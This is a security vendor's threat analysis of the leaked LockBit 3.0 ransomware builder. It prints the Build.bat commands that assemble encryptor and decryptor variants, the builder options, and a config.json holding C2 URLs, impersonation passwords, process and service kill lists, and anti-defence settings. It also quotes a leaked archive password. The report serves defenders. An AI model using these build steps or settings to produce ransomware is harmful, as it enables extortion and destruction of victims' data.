THREAT ANALYSIS REPORT

Assemble LockBit 3.0

The Cybereason Global Security Operations Center (GSOC) issues Cybereason Threat Analysis reports to inform on impacting threats. The Threat Analysis reports investigate these threats and provide practical recommendations for protecting against them.

In this Threat Analysis report, the Cybereason GSOC investigates the LockBit 3.0 builder and DLL binaries which are not well known in the wild.

KEY POINTS

- **Expanding the markets:** The LockBit ransomware group provides various tools with constant version updates, as well as producing for specific purposes such as exfiltrations. Not only that, the ransomware group also expanded their region target by making the location check an option. These updates are made to appeal to wider audiences within the underground market.
- **Binary customizations:** The LockBit builder provides a variety of options to build the LockBit ransomware binaries. LockBit builder provides configuration settings to alter the LockBit behavior, as well as binary types. These options allow ransomware affiliates to customize LockBit to their operational needs.
- **Invest in obfuscations:** The LockBit 3.0 ransomware is well known for passphrase protection; however the ransomware also has other obfuscation techniques such as removing debugger hooking and self deletion. The ransomware is known to invest in its obfuscation and anti-analysis techniques to protect itself from the defenders.

INTRODUCTION

The LockBit ransomware is a ransomware operation group, who's been active since 2019. The LockBit ransomware has been a popular choice of Ransomware-as-a-Service (RaaS) amongst the ransomware affiliates community. Due to its popularity, the ransomware group has updated and created various versions to meet the market demand.

LockBit : Comes in different colors

The current known versions of LockBits targeting Windows are as follows:

- **LockBit**
- **LockBit 2.0**
- **LockBit 3.0 (LockBit Black)**
- **Since 2023, two new versions were introduced :**
    - **LockBit Green (Based on Conti ransomware)**
    - **Lockbit Red (which is actually Lockbit 2.0)**

LockBit ransomware launched the first version in September 2019, and updates were made constantly. Some notable updates include the following:


- **LockBit to Lockbit 2.0**
    - Shadow copy deletion via *vssadmin*
    - User Account Control (UAC) Bypass
    - Ransom note printing via printers
    - Self-Propagation
- **LockBit 2.0 to LockBit 3.0**
    - Implementing BlackMatter Ransomware logic
        - Shadow copy deletion via Windows Management Instrumentation (WMI)
        - Password protection
        - Persistence via System Services
        - API Harvesting
        - Prints the ransom note as a Desktop Wallpaper

The LockBit ransomware group is heavily invested in the development of their own tool, which is evident from the timely version updates as well as creating their own exfiltration tool *StealBit*.

The LockBit ransomware group is also keen to expand their market by adding additional target OS such as *LockBit Linux/ESXi*, which targets Linux machines. The LockBit ransomware group was also known to introduce bug bounty program to “improve” ransomware group’s operation.

Lockbit Builder

Despite their active operations and meeting affiliates demands, in September 2022, Twitter user ali_qushji (account is now suspended) uploaded LockBit 3.0 builder to GitHub and made it available to the public for download. This leak allowed defenders to further analyze and better understand the Ransomware. However, this leak also led to other ransomware gangs abusing builders such as BlooDy Ransomware Gang.



3xp0rt
@3xp0rtblog

Unknown person @ali_qushji said his team has hacked the LockBit servers and found the possible builder of LockBit Black (3.0) Ransomware. You can check it on the GitHub repository github.com/3xp0rt/LockBit...

Ali Qushji
@ali_qushji

ying to @vxunderground and @3xp0rtblog

r team managed to hack several LockBit servers a
esult, Builder LockBit 3.0 was found on one of the
rvers.
endspace.com/file/ncjuyb
assword: dM@iu9&UJB@#G$1HhZAW

AM · Sep 21, 2022 · Twitter Web App

	Size	Packed Siz
	0	(
	741	3 18
	480 768	144 72
	8 374	
	31 744	

ION_ID.txt	9/21/2022 1:43 AM	Text Document
	9/21/2022 1:43 AM	Application
.exe	9/21/2022 1:43 AM	Application
ctiveDll_DllMain.dll	9/21/2022 1:43 AM	Application extens...
dll32.dll	9/21/2022 1:43 AM	Application extens...
dll32_pass.dll	9/21/2022 1:43 AM	Application extens...
ptor.exe	9/21/2022 1:43 AM	Application
_dll.txt	9/21/2022 1:43 AM	Text Document
_exe.txt	9/21/2022 1:43 AM	Text Document
	9/21/2022 1:43 AM	KEY File
	9/21/2022 1:43 AM	KEY File

Tweet on LockBit Builder leak by @3xp0rt

Although the LockBit executable is the most common binary used by the Ransomware affiliates, the builder also provides **two** additional executable types:

- **Lb3_rundll32.dll:** Regular Dynamic-link library (DLL), having multiple exported functions to execute necessary functionality of LockBit.
- **Lb3_reflectivedll_dllmain.dll:** DLL designed to implement Reflective injection.

In this report, the technical analysis includes **two** sections:

- **LockBit Builder Analysis:** Overview of builder's configurations and the process of creating the binaries.
- **LockBit Binary Analysis:** The analysis covers DLL binaries' key points.

TECHNICAL ANALYSIS

The Technical Analysis section focuses on the LockBit builder and two DLL binaries produced by the builder.

LockBit Builder Analysis

This section dives into LockBit builder's overview and building process. This section analyzes the samples with the following Secure Hash Algorithm (SHA)-256 signature:


Filename	SHA-256
LockBit3Builder.7z	453EEBD2DCF98E15E9CCAB2C706438A9D34497631DB1F64B6FE9CC3ED41696DA
Build.bat	8E83A1727696CED618289F79674B97305D88BEEEABF46BD25FC77AC53C1AE339
builder.exe	E8E2DEB0A83AEBB1E2CC14846BC71715343372103F279D2D1622E383FB26D6EF
config.json	3F7518D88AEFD4B1E0A1D6F9748F9A9960C1271D679600E34F5065D8DF8C9DC8
keygen.exe	BB76F4D10EC2C1D24BE904D2EE078F34A6B5BD11F3B40F295E116FEA44824B89

Builder Overview

The *LockBit3Builder.7z* archive file contains **five** core components :

1. **Build:** Directory where the builder outputs relevant files.
2. **Build.bat:** Bat script which executes the series of commands to build the following files.
    - Encryption/decryption keys.

  - LockBit 3.0 Decryptor.
  - Decryption_id text file.
  - LockBit 3.0.
  - Manuals.
3. **builder.exe:** Executable which builds the LockBit 3.0 and the decryptor.
4. **config.json:** Configuration file of LockBit 3.0.
5. **keygen.exe:** Executable which generates the public and private key for Lockbit3.0 to conduct encryption/decryption.




□ Name	Date modified	Type	Size
Build	9/14/2022 8:34 AM	File folder	
Build.bat	9/9/2022 9:14 AM	Windows Batch File	1 KB
builder.exe	9/14/2022 8:31 AM	Application	470 KB
config.json	9/9/2022 9:02 AM	JSON File	9 KB
keygen.exe	9/9/2022 8:58 AM	Application	31 KB

Content of the LockBit30.7z archive

The script *Build.bat* contains necessary commands to build the LockBit 3.0 and the commands create the following:

- ***keygen***
  - Executes *keygen.exe* to create two keys.
    - *pub.key*: key used for main encryption in LockBit 3.0
    - *priv.key*: key used to decrypt the encrypted files after LockBit 3.0 execution.
- ***builder -type dec***
  - Executes *builder.exe* to build LockBit 3.0 decryptor. It embeds a private key, which was generated by *keygen*, and config.json.
- ***builder -type enc -exe***
  - Executes *builder.exe* to build LockBit 3.0 executable. It embeds a public key, which was generated by *keygen*, and config.json.
  - The builder creates both non-passphrase protected and passphrase protected executable file by passing *-pass* option
- ***builder -type enc -dll***
  - Executes *builder.exe* to build LockBit 3.0 DLL file. It embeds a public key, which was generated by *keygen*, and config.json.


  - The builder creates both non-passphrase protected and passphrase protected DLL file by passing *-pass* option
- ***builder -type enc -ref***
  - Executes *builder.exe* to build LockBit 3.0 DLL file for Reflective DLL injection usage. It embeds a public key, which was generated by *keygen*, and config.json.



```
ERASE /F /Q %cd%\Build\*.*
keygen -path %cd%\Build -pubkey pub.key -privkey priv.key
builder -type dec -privkey %cd%\Build\priv.key -config config.json -ofile %cd%\Build\LB3Decryptor.exe
builder -type enc -exe -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3.exe
builder -type enc -exe -pass -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_pass.exe
builder -type enc -dll -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_Rundll32.dll
builder -type enc -dll -pass -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_Rundll32_pass.dll
builder -type enc -ref -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_ReflectiveDll_DllMain.dll
exit
```


Builder.bat file content

Based on the analysis of the script *Build.bat*, the LockBit 3.0 and the decryptor are dependent on the *keygen.exe* as well as the *config.json*. From these dependencies, the building process of LockBit 3.0 is assumed to be as follows:



LockBit Builder.bat execution flow

Once the *Builder.dat* completes the execution, the relevant files are dumped into the folder *Build*.



Name	Type	Size
DECRYPTION_ID.txt	Text Document	1 KB
LB3.exe	Application	154 KB
LB3_pass.exe	Application	150 KB
LB3_ReflectiveDll_DllMain.dll	Application exten...	107 KB
LB3_Rundll32.dll	Application exten...	152 KB
LB3_Rundll32_pass.dll	Application exten...	148 KB
LB3Decryptor.exe	Application	55 KB
Password_dll.txt	Text Document	2 KB
Password_exe.txt	Text Document	3 KB
priv.key	KEY File	1 KB
pub.key	KEY File	1 KB

Dumped files, once the execution of the builder is complete

Builder Command-Line Options

The script *Builder.bat* introduces possible command line options for both *builder.exe and keygen.exe* executables. The script *Builder.bat* appears to be a sample reference to build encryption/decryption keys, LockBit 3.0, and decryptor.

Builder.exe and *keygen.exe* contain the following command line options:

Executable	Command-line option	Summary
builder.exe	-config	Path to config.json
	-dll	Flag to create Lockbit in DLL format
	-exe	Flag to create Lockbit in Executable format
	-ofile	Path to output file
	-pass	Flag to create encryptor with a

		passphrase protection
	-pubkey	Public Key path generated by keygen.exe (utilized to create decryptor)
	-privkey	Private Key path generated by keygen.exe (utilized to create encryptor)
	-ref	Flag to create Lockbit in reflective dll format
	-type	Option to create encryptor (enc) or decryptor (dec). If -type (enc) is selected, then it has an option to choose -exe, -dll, or -ref
keygen.exe	-path	Path to created Public and Private Keys output directory
	-pubkey	Name of Public Key
	-privkey	Name of Private Key


As suggested by the name, the *keygen.exe* executable creates public and private keys. These keys are utilized in LockBit 3.0 and decryptor for encryption/decryption at the runtime.

The *builder.exe* executable allows the user to choose a file format via a command line option. The most common file format that has been observed in the wild is executable (*-exe*), however builder also provides options of DLL (*-dll*) or Reflective DLL (*-ref*) format. These options in LockBit 3.0 format allows Threat Actors to leverage different attack vectors to infect the victims' environment.

The *builder.exe* configures LockBit by reading configuration file *config.json* via *-config* argument, which is covered in the next section. LockBit is also configured with a command line option *-pass* flag which flags the binary to be passphrase protected for anti-analysis.

Configuration

The *builder.exe* provides a config.json file, which contains various configurations of the LockBit 3.0. The *config* key in the config.json file contains 10 different keys. The *settings* is the main configuration that alters the LockBit behavior.



```
"config": {
    "settings": {
      "encrypt_mode": "auto",
      "encrypt_filename": false,
      "impersonation": true,
      "skip_hidden_folders": false,
      "language_check": false,
      "local_disks": true,
      "network_shares": true,
      "kill_processes": true,
      "kill_services": true,
      "running_one": true,
      "print_note": true,
      "set_wallpaper": true,
      "set_icons": true,
      "send_report": false,
      "self_destruct": true,
      "kill_defender": true,
      "wipe_freespace": false,
      "psexec_netspread": false,
      "gpo_netspread": true,
      "gpo_ps_update": true,
      "shutdown_system": false,
      "delete_eventlogs": true,
      "delete_gpo_delay": 1
    },
    "white_folders": "$recycle.bin;config.msi;$windows.~bt;$windows.~ws;windows;boot;program
files;program files (x86);programdata;system volume information;tor
browser;windows.old;intel;msocache;perflogs;x64dbg;public;all users;default;microsoft",
    "white_files":
"autorun.inf;boot.ini;bootfont.bin;bootsect.bak;desktop.ini;iconcache.db;ntldr;ntuser.dat;ntuser.dat.l
og;ntuser.ini;thumbs.db;GDIPFONTCACHEV1.DAT;d3d9caps.dat",
    "white_extens":
"386;adv;ani;bat;bin;cab;cmd;com;cpl;cur;deskthemepack;diagcab;diagcfg;diagpkg;dll;drv;exe;hlp;icl;icn
s;ico;ics;idx;ldf;lnk;mod;mpa;msc;msp;msstyles;msu;nls;nomedia;ocx;prf;ps1;rom;rtp;scr;shs;spl;sys;the
me;themepack;wpx;lock;key;hta;msi;pdb;search-ms",
    "white_hosts": "WS2019",
    "kill_processes":
"sql;oracle;ocssd;dbsnmp;synctime;agntsvc;isqlplussvc;xfssvccon;mydesktopservice;ocautoupds;encsvc;fir
efox;tbirdconfig;mydesktopqos;ocomm;dbeng50;sqbcoreservice;excel;infopath;msaccess;mspub;onenote;outlo
ok;powerpnt;steam;thebat;thunderbird;visio;winword;wordpad;notepad;calc;wuauclt;onedrive",
    "kill_services": "vss;sql;svc
$;memtas;mepocs;msexchange;sophos;veeam;backup;GxVss;GxBlr;GxFWD;GxCVD;GxCIMgr",
    "gate_urls": "https://test.white-datasheet.com/;http://test.white-datasheet.com/",
    "impers_accounts": "ad.lab:Qwerty!;Administrator:123QWEqwe!
@#;Admin2:P@ssw0rd;Administrator:P@ssw0rd;Administrator:Qwerty!;Administrator:123QWEqwe;Administrator:
123QWEqweqwe",
    "note": "
            ~~~ LockBit 3.0 the world's fastest ransomware since 2019~~~
```

Config.json file content

Setting Options	Summary

encrypt_mode	LockBit encryption mode. The configuration is either “auto” or “fast”
encrypt_filename	Flag to obfuscate the filenames for the encrypted files. This is set to “False” by default.
impersonation	Flag to impersonate(token impersonation) the admin account executing listed in the *impers_accounts*. The default value is “True”.
skip_hidden_folders	Flag to prevent encrypting hidden folders. The default value is “False”.
language_check	Flag to check the language of the victim machine is within the soviet countries. The default value is “False.”
local_disks	Flag to encrypt the local drive. The default value is “True”. If this is set, then the local disk will NOT be encrypted.
network_shares	Flag to encrypt the network drives and shared folders. The default value is “True”.
kill_processes	Flag to kill the specified processes listed in the *kill_processes*. The default value is “True”.
kill_services	Flag to kill the specified services listed in the *kill_services*. The default value is “True”.
running_one	Flag to ensure only one process is running, or else creates a Mutex. The default value is “True”.
print_note	Flag to print out the readme.txt via an available printer from the infected machine. The default value is “True”.
set_wallpaper	Flag to set desktop wallpaper. The default value is “True”.
set_icons	Flag to change the icon of encrypted files. The default value is “True”.
send_report	Flag to communicate with the C2 server. The default value is “False”.
self_destruct	Flag to delete itself. The default value is “True”.
kill_defender	Flag to terminate Windows Defender. The default value is “True”.

wipe_freespace	Flag to delete the free storage space in the victim's machine. The default value is "False".
psexec_netspread	Flag for lateral movement via PSExec. The default value is "False".
gpo_netspread	Flag for lateral movement via Group Policy. The default value is "True".
gpo_ps_update	Flag to update System Group Policy via PowerShell. The default value is "True".
shutdown_system	Flag to shutdown the system. The default value is "False".
delete_eventlogs	Flag to delete Windows Event Logs. The default value is "True".
delete_gpo_delay	Flag to delete Group Policy after the execution. The default value is "1".

For certain configuration settings, the lists are provided for additional configuration, which are the following:

Configuration Options	Summary
white_folders	Exclusion lists of folders, preventing encryption.
white_files	Exclusion lists of files, preventing encryption.
white_extens	Exclusion lists of file extensions, preventing encryption.
white_hosts	Exclusion lists of hosts, preventing encryption.
kill_processes	List of processes which are to be terminated, if the kill_services in the *setting* is set to true.
kill_services	List of services which are to be terminated, if the kill_services in the *setting* is set to true.
gate_urls	List of C2 Domains.
impers_accounts	Impersonating user account and password list.
note	The ransom note contents.

The command line arguments as well as configuration setting in the *config.json* alter the LockBit builder's execution flow. The next section dives into the execution flow of the LockBit Builder.

Builder execution flow

The *builder.exe* first identifies the -*type*, in order to fetch appropriate template for the binary it is building. The -*type* can be the following:

- **enc:** Lockbit
- **dec:** Lockbit Decryptor


If the -*type* is dec, then *builder.exe* will proceed fetching information -*config*, -*privkey*, and the decryptor template from the .rsrc section to build the decryptor.

If -*type* is enc, the *builder.exe fetches* additional seven command line options. The command line options *builder.exe* fetches are the following:

- **-exe**
- **-pass**
- ***-dll***
- ***-ref***
- **-config**
- **-pubkey**
- **-ofile**

Once the *builder.exe* fetches the command line option details for -*type* enc, it checks for Lockbit's file format. As seen in the command line options, the builder checks if the file format should be executable (-*exe*), DLL (-*dll*), or Reflective DLL (-*ref*). Similar to the decryptor, each executable type has a respective template in the .rsrc section.

